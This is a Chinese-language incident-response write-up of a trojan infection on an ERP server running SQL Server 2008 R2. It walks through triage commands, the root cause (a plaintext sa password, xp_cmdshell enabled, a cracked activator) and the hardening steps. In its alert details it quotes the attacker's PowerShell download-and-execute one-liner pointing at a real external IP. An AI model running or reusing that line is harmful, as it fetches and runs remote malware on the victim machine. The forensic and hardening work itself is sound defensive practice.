

一、事件背景
某客户的一台管家婆(GRASP)ERP 服务器,杀毒软件(火绒)突然弹出木马告警。经排查,这是一条完整的 SQL Server 入侵链。本文完整记录从发现、排查、定位到处置加固的全过程,供同样使用管家婆 / 用友 / 金蝶等基于 SQL Server 的 ERP 系统的朋友参考。
二、事件发现
火绒告警的关键信息:
- 木马文件:
C:\Windows\Temp\ppo.exe - 可疑进程:
powershell.exe -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://61.156.33.84:3388/new3.txt'))" - 父进程:
sqlservr.exe(SQL Server 2008 R2,实例MSSQL10_50.MSSQLSERVER) - 另有
Exploit/Zemana.a检测,落地文件C:\Windows\Temp\*.tmp,操作进程同为sqlservr.exe
三、初步定性
两条关键信息就能定性:
- SQL Server 进程(sqlservr.exe)在往 Temp 目录写恶意文件 —— SQL Server 已被攻击者控制,正通过
xp_cmdshell等扩展存储过程执行系统命令、落地文件。 - PowerShell 用一行命令”无文件下载执行”木马 —— 典型的下载执行型远控木马投放手法。
完整攻击链:
暴露的 SQL Server → 弱/已知口令登录 → xp_cmdshell 提权 → PowerShell 下载执行 → 植入木马
MSSQL10_50即 SQL Server 2008 R2,2019 年 7 月已停止支持(EOL),是自动化扫描攻击的重点目标。
四、排查过程

4.1 系统信息
hostname
wmic os get Caption,Version,OSArchitecture /value
whoami
某ERP服务器
Caption=Microsoft Windows 10 专业版
Version=10.0.19045
OSArchitecture=64 位
某ERP服务器\csj操作系统是 Windows 10 专业版,但跑的是 SQL Server 2008 R2(古董级)。
4.2 进程与网络连接

wmic process get ProcessId,ParentProcessId,Name,CommandLine /format:list | findstr /i "sqlservr powershell cmd ppo Tmp 61.156 DownloadString iex new3"
netstat -ano | findstr /i "61.156 ESTABLISHED LISTENING"
CommandLine="C:\Program Files (x86)\...\sqlservr.exe" -sMSSQLSERVER
Name=sqlservr.exe
Name=powershell.exe
TCP 0.0.0.0:1433 LISTENING 3404
TCP 0.0.0.0:211 LISTENING 5896告警中的木马进程(ppo.exe)和恶意 PowerShell 已不在了(杀软已清掉活跃进程);SQL 监听
0.0.0.0:1433(全网卡,暴露面)。
4.3 临时目录发现木马

cmd /c dir C:\Windows\Temp /a /o-d2026-09-21 08:29 1,127,936 scvhost.exe发现残留木马
scvhost.exe:注意是scvhost(c/v 对调),不是系统正常的svchost,经典木马命名伪装。
4.4 账号 / 自启动 / 计划任务
4.4.1 查本地账号与管理员组
net user
net localgroup administrators
Administrator Csj DefaultAccount
Guest WDAGUtilityAccount
管理员组成员:
Administrator
Csj无可疑新增账号、无后门管理员。
4.4.2 查自启动项(注册表 Run 键)
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
HKLM ... Run:
SecurityHealth ...SecurityHealthSystray.exe
VMware User Process ...vmtoolsd.exe
sysdiag D:\soft\Huorong\Sysdiag\bin\hipstray.exe
GRASPScktSrvr D:\GRASP...\scktsrvr.exe
HKCU ... Run:
OneDrive / ctfmon / GRASPScktSrvr / GRASPGraspSvr / GRASP_SocketServer / GRASP_Server / MicrosoftEdgeAutoLaunch均为火绒、管家婆、VMware、OneDrive 等正常项,无木马自启动。
4.4.3 查计划任务
schtasks /query /fo CSV\GRASP_Server 管家婆服务器(运行中)
\GRASP_SocketServer 管家婆套接字(运行中)
\腾讯cos管家婆 腾讯COS备份
\EOSv3 Scheduler ... 计划任务调度
...(其余均为管家婆、备份、Office/Edge 更新等正常任务)无恶意计划任务(没有指向木马或可疑脚本的任务)。
4.5 xp_cmdshell / CLR 状态(关键转折)

sqlcmd -S . -E -W -Q "SET NOCOUNT ON; SELECT name, value, value_in_use FROM sys.configurations WHERE name IN ('xp_cmdshell','Ole Automation Procedures','clr enabled')"name value value_in_use
------------------------ ----- ------------
clr enabled 1 1
Ole Automation Procedures 0 0
xp_cmdshell 1 1
xp_cmdshell = 1、clr enabled = 1—— 两个代码执行口子都开着,这是本次入侵的关键。
4.6 SQL 登录账号
sqlcmd -S . -E -W -Q "SET NOCOUNT ON; SELECT name, type_desc, is_disabled, create_date FROM sys.server_principals WHERE type IN ('S','U') ORDER BY create_date DESC"输出:sa(SQL_LOGIN,未禁用,2003 年创建)、##MS_Policy##(内置,禁用)、某 Windows 工作站账号(管家婆客户端)。无 SQL 后门账号。
五、关键确认
排查不是一次性完成的,中间有几个关键问题需要逐一确认,每个确认都直接决定了后续处置方案:
- 路由器有没有把 1433 端口映射到公网?
客户确认:没有映射。这很关键——说明攻击不是从公网直连 SQL 进来的,而是来自内网或本机,后续排查重心转向本机。 - 管家婆用什么账号连数据库?
客户确认:用 sa。这意味着改 sa 密码会断客户端,必须谨慎、同步处理。 - 管家婆是什么连接架构?
查看配置文件CONFIG.CFG,发现SERVERNAME=127.0.0.1、SOCKETPORT=211,确认为套接字服务器架构:客户端连 211 端口,套接字服务器通过 127.0.0.1 连本地 SQL。也就是说,改 sa 密码只需在服务器这一台改,客户端完全不用动。 - 感染源是什么?
在服务器 D 盘发现KMS_VL_ALL_AIO_v55破解激活工具——这是木马重灾区,很可能是最初感染源:木马读取配置里的明文 sa 密码 → 通过 xp_cmdshell 下载更多木马。
这几个确认,把”看起来复杂的入侵”一步步收敛成了一条清晰的本机攻击链。
六、根因分析
- SQL Server 监听
0.0.0.0:1433(全网卡),暴露面过大; sa弱口令,且该密码明文存放在管家婆配置里(D:\GRASPⅡTOP+\CONFIG.CFG的[SERVER] PASSWORD=***字段);xp_cmdshell、clr enabled开启 —— 拿到 sa 即可执行任意系统命令;- 服务器装有破解激活工具(KMS),是木马重灾区。
七、处置过程

7.1 关闭代码执行口子(最关键,先做)
sqlcmd -S . -E -Q "EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE; EXEC sp_configure 'clr enabled', 0; RECONFIGURE;"验证输出:clr enabled 0、xp_cmdshell 0 ✅ —— 就算攻击者还握着 sa 密码,也再也无法执行系统命令了。
7.2 删除木马残留

Remove-Item 'C:\Windows\Temp\scvhost.exe' -Force
Test-Path 'C:\Windows\Temp\scvhost.exe'
输出 False(已删除,且无进程在跑它)。
7.3 锁定 1433 端口
Get-NetFirewallProfile | Select-Object Name,Enabled,DefaultInboundActionName Enabled DefaultInboundAction
---- ------- --------------------
Domain True NotConfigured
Private True NotConfigured
Public True NotConfigured防火墙三个 profile 都启用、默认拦截入站,且无 1433 放行规则——1433 已被挡住。
7.4 修改 sa 密码 + 同步管家婆配置
管家婆是套接字服务器架构(客户端连 211,套接字通过 127.0.0.1 连本地 SQL 的 sa),所以改 sa 密码只需在服务器这一台改,分五步:
① 备份配置文件
先备份,万一改坏了能一键还原:
Copy-Item 'D:\GRASPⅡTOP+\CONFIG.CFG' 'D:\GRASPⅡTOP+\CONFIG.CFG.bak20261016' -Force
Test-Path 'D:\GRASPⅡTOP+\CONFIG.CFG.bak20261016'
② 修改 SQL Server 的 sa 密码
把 你的新强密码 换成 16 位以上的强密码(大小写 + 数字 + 符号):
sqlcmd -S . -E -Q "ALTER LOGIN sa WITH PASSWORD = '你的新强密码';"
③ 同步管家婆配置(保持编码)
更新 CONFIG.CFG 里 [SERVER] PASSWORD 字段。用 -Encoding Default 保持中文编码,别用记事本直接改(会改乱编码导致管家婆起不来):
(Get-Content 'D:\GRASPⅡTOP+\CONFIG.CFG' -Encoding Default) | ForEach-Object { if ($_ -like 'PASSWORD=*') { 'PASSWORD=你的新密码' } else { $_ } } | Set-Content 'D:\GRASPⅡTOP+\CONFIG.CFG' -Encoding Default
④ 重启套接字服务器
让套接字服务器重新读取配置。两种方式:管家婆「服务器管理」工具里停止再启动;或直接重启服务器 shutdown /r /t 0。
Get-Process scktsrvr | Select-Object Id,ProcessName
⑤ 验证连接
查 SQL 当前会话,确认套接字已用新密码连上(出现 sa + 127.0.0.1 + 管家婆辉煌服务器 即成功):
sqlcmd -S . -E -W -Q "SET NOCOUNT ON; SELECT s.login_name, c.client_net_address, s.program_name FROM sys.dm_exec_connections c JOIN sys.dm_exec_sessions s ON c.session_id = s.session_id WHERE s.login_name = 'sa'"login_name client_net_address program_name
----------- ------------------- ------------
sa 127.0.0.1 管家婆辉煌服务器
八、加固建议
- 升级 SQL Server:2008 R2 已 EOL,迁移到 2019/2022;
- 1433 只监听本机回环;
- sa 强口令 + 最小权限,避免明文存储、定期更换;
- 默认关闭 xp_cmdshell / CLR / OLE 自动化;
- 正版软件,移除破解激活工具(KMS)、可疑下载器;
- 杀毒 + 定期全盘扫描;
- 网络分段 + 出站限制。
九、总结
完整链条:破解工具带毒 → 木马读取明文 sa 密码 → xp_cmdshell 提权 → 下载执行木马。
最深刻的教训:SQL Server 的 xp_cmdshell 和弱口令是重灾区,而 ERP 软件普遍存在”明文存密码”的老毛病。务必锁紧端口、升级版本、远离破解工具。
管家婆辉煌Ⅱ+10.31数据库迁移:https://www.hao0564.com/271.html